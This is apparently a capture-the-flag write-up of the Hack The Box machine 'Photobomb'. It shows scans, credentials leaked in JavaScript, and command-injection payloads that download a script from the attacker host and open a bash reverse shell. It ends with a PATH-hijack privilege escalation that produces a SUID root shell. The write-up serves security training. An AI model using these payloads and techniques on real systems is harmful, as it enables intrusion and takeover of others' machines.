Description
Photobomb is an easy Hack The Box machine that features:
- Access to restricted web page by using leaked credentials found in a JavaScript source code
- Command Injection in web endpoint used to convert images
- Privilege Escalation via a script allowed to be executed as
rootuser with binaries without absolute path and allowed to use custom environment variables
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.182.
$ ping -c 3 10.10.11.182
PING 10.10.11.182 (10.10.11.182) 56(84) bytes of data.
64 bytes from 10.10.11.182: icmp_seq=1 ttl=63 time=42.4 ms
64 bytes from 10.10.11.182: icmp_seq=2 ttl=63 time=42.3 ms
64 bytes from 10.10.11.182: icmp_seq=3 ttl=63 time=41.5 ms

--- 10.10.11.182 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 41.472/42.060/42.385/0.416 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.182 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.182
Host is up (0.043s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.182 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.182
Host is up (0.042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://photobomb.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the photobomb.htb domain to the /etc/hosts file.
$ echo '10.10.11.182 photobomb.htb' | sudo tee -a /etc/hosts
We find a website about a business selling premium photographic gifts. We have a link to gent started which redirects to the /printer endpoint, which requires credentials.
 By reading the HTML source code of the page, we find the
 /photobomb.js assets, which contains the credentials for the page. The code checks for a cookie to pre-fill credentials for tech support access. It targets an element with class creds and sets its href to a specific URL with hardcoded username and password. This is likely used to automate login for support purposes. The username is pH0t0 and the password b0Mb!.
$ curl 'http://photobomb.htb/photobomb.js'
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
Now we have gallery of photos we can download by selecting the File type and the resolution.
 When we download the image a POST HTTP request is sent to the
 /printer endpoint with the following data: photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg&filetype=png&dimensions=3000x2000.
Exploitation
We presume that one of the parameters is sent to a command line to process the original image and then convert it. After some testing we find that the filetype parameter is command-injectable. We test this by creating a HTTP server with Python and then issuing a request to our server.
$ curl -H 'Authorization: Basic cEgwdDA6YjBNYiE=' --data 'photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg&filetype=png; curl 10.10.14.16 #&dimensions=3000x2000' 'http://photobomb.htb/printer'
Failed to generate a copy of mark-mc-neill-4xWHIpY2QcY-unsplash.jpg

$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.182 - - "GET / HTTP/1.1" 200 -
We are going to use this vulnerability to spawn a reverse shell to the server by starting a listening TCP port: nc -nvlp 1234.
$ echo 'bash -i >& /dev/tcp/10.10.14.16/1234 0>&1' > shell.sh
$ python -m http.server 80
$ curl -H 'Authorization: Basic cEgwdDA6YjBNYiE=' --data 'photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg&filetype=png; wget -O /tmp/shell.sh http://10.10.14.16/shell.sh; bash /tmp/shell.sh #&dimensions=3000x2000' 'http://photobomb.htb/printer'
We receive a reverse shell as the wizard user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.182] 38130
bash: cannot set terminal process group (692): Inappropriate ioctl for device
bash: no job control in this shell
wizard@photobomb:~/photobomb$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
wizard@photobomb:~/photobomb$ ^Z
$ stty raw -echo; fg
$ reset xterm
wizard@photobomb:~/photobomb$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find that the wizard user has permissions to run one command as root user, /opt/cleanup.sh and it also has permission to change the environment variables used when running the command.
wizard@photobomb:~/photobomb$ sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~/photobomb$ cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
We find that the find command is executing without specifying its absolute path, /usr/bin/find, so we can replace the the PATH variable with a custom directory to run whatever executable file. In this case we are going to use one to create a Bash SUID binary. After the file is created we can spawn a root shell.
wizard@photobomb:~/photobomb$ echo -e '#!/bin/bash\ncp /bin/bash /tmp/tmp.zPIFLv1HCN/suid-bash; chmod u+s /tmp/tmp.zPIFLv1HCN/suid-bash' > /tmp/tmp.zPIFLv1HCN/find
wizard@photobomb:~/photobomb$ chmod +x /tmp/tmp.zPIFLv1HCN/find
wizard@photobomb:~/photobomb$ sudo PATH=/tmp/tmp.zPIFLv1HCN/:$PATH /opt/cleanup.sh
wizard@photobomb:~/photobomb$ ls  /tmp/tmp.zPIFLv1HCN/
find  suid-bash
wizard@photobomb:~/photobomb$ /tmp/tmp.zPIFLv1HCN/suid-bash -p
suid-bash-5.0# id
uid=1000(wizard) gid=1000(wizard) euid=0(root) groups=1000(wizard)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
suid-bash-5.0# cat /home/wizard/user.txt
<REDACTED>
suid-bash-5.0# cat /root/root.txt
<REDACTED>